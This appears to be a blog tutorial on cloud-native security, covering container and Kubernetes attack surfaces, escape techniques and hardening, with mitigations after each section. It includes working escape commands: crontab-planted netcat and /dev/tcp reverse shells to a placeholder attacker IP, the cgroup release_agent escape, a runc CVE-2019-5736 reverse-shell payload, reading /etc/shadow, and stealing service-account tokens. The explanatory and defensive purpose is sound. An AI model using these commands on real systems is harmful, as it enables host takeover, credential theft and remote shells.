11 minutes
Cloud-Native Security

Table of Contents
- What is Cloud-Native Security?
- Cloud-Native Security 4C Model
- Build-Deploy-Run Security Model
- Attack Lifecycle Perspective
- Container Attack Surface
- Container Environment Detection
- Container Escape Techniques
- Docker Escape via Misconfiguration
- High-Risk Docker Startup Parameters
- Dangerous Mount Scenarios
- CVE-Based Container Escapes
- Kubernetes Security
- Defensive Best Practices
What is Cloud-Native Security?
Cloud-native is both a technology system and a methodology. The term combines two concepts: Cloud, indicating that the application runs in the cloud rather than in a traditional on-premises data center, and Native, meaning the application was designed from the ground up to operate in a cloud environment — leveraging elasticity, scalability, and distributed architecture from day one.
Cloud-native representative technologies include:
| Technology | Description |
|---|---|
| Containers | Lightweight, portable runtime environments (e.g., Docker) |
| Service Mesh | Infrastructure layer for service-to-service communication (e.g., Istio) |
| Microservices | Architectural style decomposing apps into small, independent services |
| Immutable Infrastructure | Infrastructure replaced rather than updated in place |
| Declarative APIs | Define desired state; the system reconciles reality to match |
Cloud-native security extends traditional security thinking to cover these new primitives. Because the perimeter has dissolved and services are ephemeral, security must be embedded at every layer — not bolted on afterward.

Cloud-Native Security 4C Model
Cloud-native security is best understood as a layered model. The 4C framework defines four nested security domains:
- Cloud — The underlying infrastructure provider (AWS, GCP, Azure, on-prem)
- Cluster — The Kubernetes cluster and its configuration
- Container — The container runtime, images, and configurations
- Code — The application code and its dependencies

Image from Cisco blog
Each layer builds on the security of the layer beneath it. Strong code-level security cannot compensate for a weak infrastructure layer. If your cloud or cluster layer has critical misconfigurations, no amount of application-level hardening will fully protect you.
Layer Breakdown
Cloud Layer responsibilities include:
- IAM policies and least-privilege access
- Network segmentation and firewall rules
- Data encryption at rest and in transit
- Audit logging and monitoring
Cluster Layer responsibilities include:
- Kubernetes RBAC (Role-Based Access Control)
- Network Policies between pods
- Secrets management (e.g., Vault, sealed-secrets)
- Admission controllers (OPA/Gatekeeper, Kyverno)
Container Layer responsibilities include:
- Using minimal base images (distroless, Alpine)
- Image scanning for CVEs before deployment
- Non-root user inside containers
- Read-only root filesystems
Code Layer responsibilities include:
- Dependency scanning (SAST/SCA)
- Secrets detection in source code
- Secure coding practices
- Runtime Application Self-Protection (RASP)
Build-Deploy-Run Security Model
A complementary way to organize security is across the software delivery lifecycle:
Build Security
Security checks applied when building container images:
- Dockerfile linting — Enforce rules (e.g., no
latesttags, noADDfor remote URLs,USERdirective required) - Suspicious files — Detect shells, credential files, or sensitive data baked into images
- Sensitive permissions — Flag images requesting unnecessary Linux capabilities
- Sensitive ports — Flag exposure of privileged ports (< 1024)
- Base image vulnerability scanning — Scan OS packages using Trivy, Grype, or Snyk
- Business software CVEs — Scan application dependencies (pip, npm, Maven, etc.)
- Signing and attestation — Sign images with Cosign and enforce supply chain policies
Deployment Security (Kubernetes)
- Enforce Pod Security Standards (Baseline or Restricted profiles)
- Use Admission Controllers to block non-compliant workloads
- Apply Network Policies to restrict pod-to-pod communication
- Rotate and tightly scope Service Account tokens
- Use resource limits to prevent noisy-neighbor or DoS scenarios
- Ensure images are pulled from trusted, private registries
Runtime Security
- HIDS (Host Intrusion Detection Systems) — Monitor system call activity (e.g., Falco)
- Behavioral anomaly detection — Alert on unexpected process execution or file access
- Seccomp profiles — Restrict available syscalls to the minimum required
- AppArmor / SELinux — Mandatory access control for container processes
- Audit logging — Capture and ship Kubernetes audit logs to a SIEM
Attack Lifecycle Perspective
| Phase | Goal | Keywords | Example Controls |
|---|---|---|---|
| Before the attack | Reduce attack surface and external exposure | Isolation, hardening | Network policies, minimal images, no public ports |
| During the attack | Reduce the probability of exploitation succeeding | Defense-in-depth, detection | Seccomp, AppArmor, Falco alerts, WAF |
| After the attack | Limit blast radius; make persistence and data exfiltration difficult | Forensics, containment | Read-only FS, immutable infra, short-lived tokens, audit logs |
Container Attack Surface
Linux Kernel Vulnerabilities
Since containers share the host kernel, kernel vulnerabilities directly affect container security:
- Kernel privilege escalation — Exploiting kernel bugs to elevate from a low-privilege container process to root on the host
- Container escape via kernel exploits — Examples include Dirty COW (CVE-2016-5195), Dirty Pipe (CVE-2022-0847)
Mitigations:
- Keep the host kernel patched
- Use seccomp profiles to limit syscall surface
- Deploy on immutable, hardened node images (e.g., Bottlerocket, Flatcar)
Container Runtime Vulnerabilities
- CVE-2019-5736 (runc) — An attacker can overwrite the host’s
runcbinary from inside a container, gaining root code execution on the host. Details at Unit42 - Palo Alto Networks
Mitigations:
- Keep container runtimes updated
- Use rootless containers where possible
- Consider kata containers or gVisor for stronger isolation
Misconfigurations
The most common and impactful attack surface in practice:
- Running containers as
rootor with--privileged - Overly broad Linux
Capabilitiesassignments - Mounting sensitive host directories into containers
- Exposing the Docker socket inside containers
- Unauthenticated Docker Remote API
Container Environment Detection
Check the PID 1 Process Name
ps -p 1
Note: LXD/LXC instances may still show
/sbin/initas PID 1 even inside a container.
Check for a Kernel Boot Path
KERNEL_PATH=$(cat /proc/cmdline | tr ' ' '\n' | awk -F '=' '/THIS/{print $2}')
test -e $KERNEL_PATH && echo "Not Sure" || echo "Container"
Inspect /proc/1/cgroup
cat /proc/1/cgroup

# Quick check:
cat /proc/1/cgroup | grep -qi docker && echo "Docker" || echo "Not Docker"
Check for .dockerenv
ls -la /.dockerenv

[[ -f /.dockerenv ]] && echo "Docker" || echo "Not Docker"
Additional Methods
# If symlink points to systemd, likely a host
sudo readlink /proc/1/exe

# Returns 'none' on bare metal, 'docker' or 'container-other' inside containers
systemd-detect-virt -c

# Check for container-specific environment variables
env | grep -i kubernetes
env | grep -i docker
Container Escape Techniques
| Layer | Examples |
|---|---|
| User layer | Dangerous mounts, improper configuration (privileged mode, exposed socket) |
| Service layer | Bugs in the container daemon or runtime (runc CVEs) |
| System layer | Linux kernel vulnerabilities (Dirty COW, Dirty Pipe) |
Docker Escape via Misconfiguration
Unauthenticated Docker Remote API
Docker Swarm uses port 2375 by default. If this port is publicly reachable without authentication, an attacker can gain full control of the host.
Enumerate Running Containers
curl -s -X GET http://<docker_host>:2375/containers/json | python3 -m json.tool
Create an Exec Instance
curl -s -X POST \
  -H "Content-Type: application/json" \
  --data-binary '{
    "AttachStdin": true,
    "AttachStdout": true,
    "AttachStderr": true,
    "Cmd": ["cat", "/etc/passwd"],
    "DetachKeys": "ctrl-p,ctrl-q",
    "Privileged": true,
    "Tty": true
  }' \
  http://<docker_host>:2375/containers/<container_id>/exec
Start the Exec Instance
curl -s -X POST \
  -H 'Content-Type: application/json' \
  --data-binary '{"Detach": false, "Tty": false}' \
  http://<docker_host>:2375/exec/<exec_id>/start
Escalate to Host RCE via Crontab
import docker

client = docker.DockerClient(base_url='http://<target-ip>:2375/')
data = client.containers.run(
    'alpine:latest',
    r'''sh -c "echo '* * * * * /usr/bin/nc <attacker-ip> 4444 -e /bin/sh' >> /tmp/etc/crontabs/root"''',
    remove=True,
    volumes={'/etc': {'bind': '/tmp/etc', 'mode': 'rw'}}
)
Reference exploit: vulhub/docker/unauthorized-rce

Using CDK
| Module | Purpose |
|---|---|
evaluate |
Gather container info and identify weaknesses |
exploit |
Container escape, persistence, lateral movement |
tool |
Network tools, HTTP requests, tunnels, K8s management |
./cdk run docker-api-pwn http://127.0.0.1:2375 "touch /host/tmp/docker-api-pwn"
Defensive mitigations:
- Never expose the Docker API without mutual TLS authentication
- Use Unix socket (default) instead of TCP
- Block port 2375/2376 at the firewall
- Enable Docker Content Trust
High-Risk Docker Startup Parameters
--privileged Mode
# Start a privileged container (dangerous!)
sudo docker run -itd --privileged ubuntu:latest /bin/bash
Exploit path:
fdisk -l
mkdir /mnt/host && mount /dev/sda1 /mnt/host
cat /mnt/host/etc/shadow
echo "* * * * * root /bin/bash -i >& /dev/tcp/<ip>/4444 0>&1" >> /mnt/host/etc/crontab
Using CDK:
./cdk run mount-disk
Defensive mitigations: Never use --privileged in production. Enforce via admission controllers and Pod Security Standards (restricted).
--cap-add=SYS_ADMIN
| Dangerous flag | Effect |
|---|---|
--cap-add=SYS_ADMIN |
Allows mount and many other privileged operations |
--net=host |
Bypasses Network Namespace; container shares host networking |
--pid=host |
Bypasses PID Namespace; container sees all host processes |
--ipc=host |
Bypasses IPC Namespace; shared memory access with host |
Exploit — cgroup notify_on_release technique:
# Start the vulnerable container
docker run --rm -it --cap-add=SYS_ADMIN --security-opt apparmor=unconfined ubuntu bash

# Inside the container:
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x

echo 1 > /tmp/cgrp/x/notify_on_release
host_path=$(sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab)
echo "$host_path/cmd" > /tmp/cgrp/release_agent

echo '#!/bin/sh' > /cmd
echo "id > $host_path/output" >> /cmd
chmod a+x /cmd
sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"

cat /output
Defensive mitigations:
- Use
--cap-drop=ALLand add back only what is needed - Apply seccomp profiles to deny the
mountsyscall - Use a restricted AppArmor profile
- Prefer cgroup v2 (harder to exploit this class of technique)
Dangerous Mount Scenarios

Image from Docker docs
Mounting the Host Root (/)
docker run -itd -v /:/host ubuntu:18.04 /bin/bash
chroot /host
Mounting the Docker Socket (/var/run/docker.sock)
docker run -itd -v /var/run/docker.sock:/var/run/docker.sock ubuntu

# Inside: install Docker CLI, then:
docker run -it -v /:/host ubuntu:18.04 chroot /host bash
Using CDK:
./cdk run docker-sock-pwn /var/run/docker.sock "touch /host/tmp/pwn-success"
Mounting procfs
docker run -v /root/cdk:/cdk -v /proc:/mnt/host_proc --rm -it ubuntu bash
./cdk run mount-procfs /mnt/host_proc "touch /tmp/exp-success"
Mounting cgroupfs
./cdk run mount-cgroup "<shell-cmd>"
Defensive mitigations: Audit all volume mounts. Use read-only where possible (:ro). Apply OPA/Gatekeeper policies to block high-risk mounts.
CVE-Based Container Escapes
CVE-2019-5736 — runc Container Escape
# Modify payload in main.go
# payload = "#!/bin/bash\nbash -i >& /dev/tcp/<attacker-ip>/4444 0>&1"

CGO_ENABLED=0 GOOS=linux GOARCH=amd64 go build main.go
docker cp ./main <container_id>:/payload
nc -lvnp 4444
Mitigations: Update Docker >= 18.09.2 / runc >= 1.0-rc6. Use rootless containers or gVisor.
CVE-2019-14271 — Docker cp libnss Hijack
docker cp spawns docker-tar, which dynamically loads libnss.so. An attacker can replace these libraries inside a container; when a privileged user copies files, the malicious library executes as root on the host.
Reference: CVE-2019-14271 writeup
Mitigations: Upgrade Docker. Avoid copying files from untrusted containers.
CVE-2019-13139 — Docker Build Code Execution
Specially crafted Dockerfile arguments could achieve code execution on the host during docker build.
Mitigations: Upgrade Docker. Never build Dockerfiles from untrusted sources.
CVE-2016-5195 — Dirty COW Kernel Privilege Escalation
A race condition in the Linux kernel’s copy-on-write mechanism allows an unprivileged process to gain write access to read-only memory mappings — exploitable inside containers since host and container share the kernel.
git clone https://github.com/gebl/dirtycow-docker-vdso.git
./cdk run dirty-cow
Mitigations: Patch host kernel (fixed in Linux >= 4.8.3). Apply seccomp to restrict relevant syscalls.
Kubernetes Security
Detecting a K8s Environment
env | grep KUBERNETES_SERVICE_HOST
ls /run/secrets/kubernetes.io/serviceaccount/
cat /run/secrets/kubernetes.io/serviceaccount/token
Kubernetes Dashboard Setup (Reference)
kubectl apply -f https://raw.githubusercontent.com/kubernetes/dashboard/v2.2.0/aio/deploy/recommended.yaml
kubectl proxy
# http://localhost:8001/api/v1/namespaces/kubernetes-dashboard/services/https:kubernetes-dashboard:/proxy/
Create an admin service account:
# dashboard-adminuser.yaml
apiVersion: v1
kind: ServiceAccount
metadata:
  name: admin-user
  namespace: kube-system
---
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: admin-user
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: ClusterRole
  name: cluster-admin
subjects:
- kind: ServiceAccount
  name: admin-user
  namespace: kube-system
kubectl apply -f dashboard-adminuser.yaml
kubectl -n kube-system describe secret \
  $(kubectl -n kube-system get secret | grep admin-user | awk '{print $1}')
CVE-2020-8558 — kube-proxy Localhost Boundary Bypass
An attacker on the same LAN as a Kubernetes node can reach services bound only to 127.0.0.1 on that node, breaking intended localhost isolation.

Image from Alcide
lsof +c 15 -P -n -i [email protected] -sTCP:LISTEN
lsof +c 15 -P -n -i [email protected]
Mitigations: Upgrade Kubernetes to >= 1.18.4 / 1.17.7 / 1.16.11. Apply Network Policies.
K8s API Server
# Test for anonymous access
curl -k https://<api-server>:6443/api/v1/namespaces

# Evaluate with CDK
cdk evaluate
Reference: CDK Wiki — Evaluate K8s API Server
Mitigations: --anonymous-auth=false. Enforce RBAC. Restrict API server to trusted CIDRs. Enable audit logging.
K8s Service Account Token Abuse
TOKEN=$(cat /run/secrets/kubernetes.io/serviceaccount/token)
curl -s -H "Authorization: Bearer $TOKEN" \
  -k https://kubernetes.default.svc/api/v1/namespaces/default/pods
Mitigations:
- Least-privilege RBAC on all service accounts
automountServiceAccountToken: falseon pods that don’t need API access- Use Bound Service Account Tokens (time-limited, audience-restricted)
- Audit permissions with
kubectl-who-canorrbac-police
CDK Quick Reference
docker cp ./cdk_linux_amd64 <container_id>:/root/cdk
chmod 777 /root/cdk

./cdk evaluate        # Gather info, find weaknesses
./cdk run --list      # List all available exploits
./cdk run <name>      # Run a specific exploit
Defensive Best Practices
Container Hardening Checklist
- Use minimal base images (distroless, Alpine, scratch)
- Run containers as a non-root user (
USER 1000) - Set a read-only root filesystem (
--read-only) - Drop all capabilities and add back only what is needed (
--cap-drop=ALL) - Never use
--privilegedin production - Never mount the Docker socket into containers
- Scan images for CVEs before pushing and deploying
- Sign images and enforce signature verification
- Set CPU and memory limits on all containers
- Keep base images and container runtimes patched
Kubernetes Hardening Checklist
- Enable and enforce RBAC — deny all by default
- Apply Pod Security Standards (
restrictedprofile) - Use Network Policies to segment pod communication
- Disable anonymous API server authentication
- Rotate and scope Service Account tokens
- Enable Kubernetes audit logging → SIEM
- Use admission controllers (OPA Gatekeeper, Kyverno)
- Run runtime security tools (Falco, Tetragon)
- Keep all Kubernetes components patched
- Encrypt etcd at rest
Monitoring and Detection Tools
| Tool | Purpose |
|---|---|
| Falco | Runtime security — syscall-level anomaly detection |
| Tetragon | eBPF-based runtime observability and enforcement |
| Trivy | Image and IaC vulnerability scanning |
| kube-bench | CIS Kubernetes Benchmark compliance checks |
| kube-hunter | Active K8s penetration testing |
| CDK | Container and K8s penetration assessment |
Photo by Caleb Russell on Unsplash.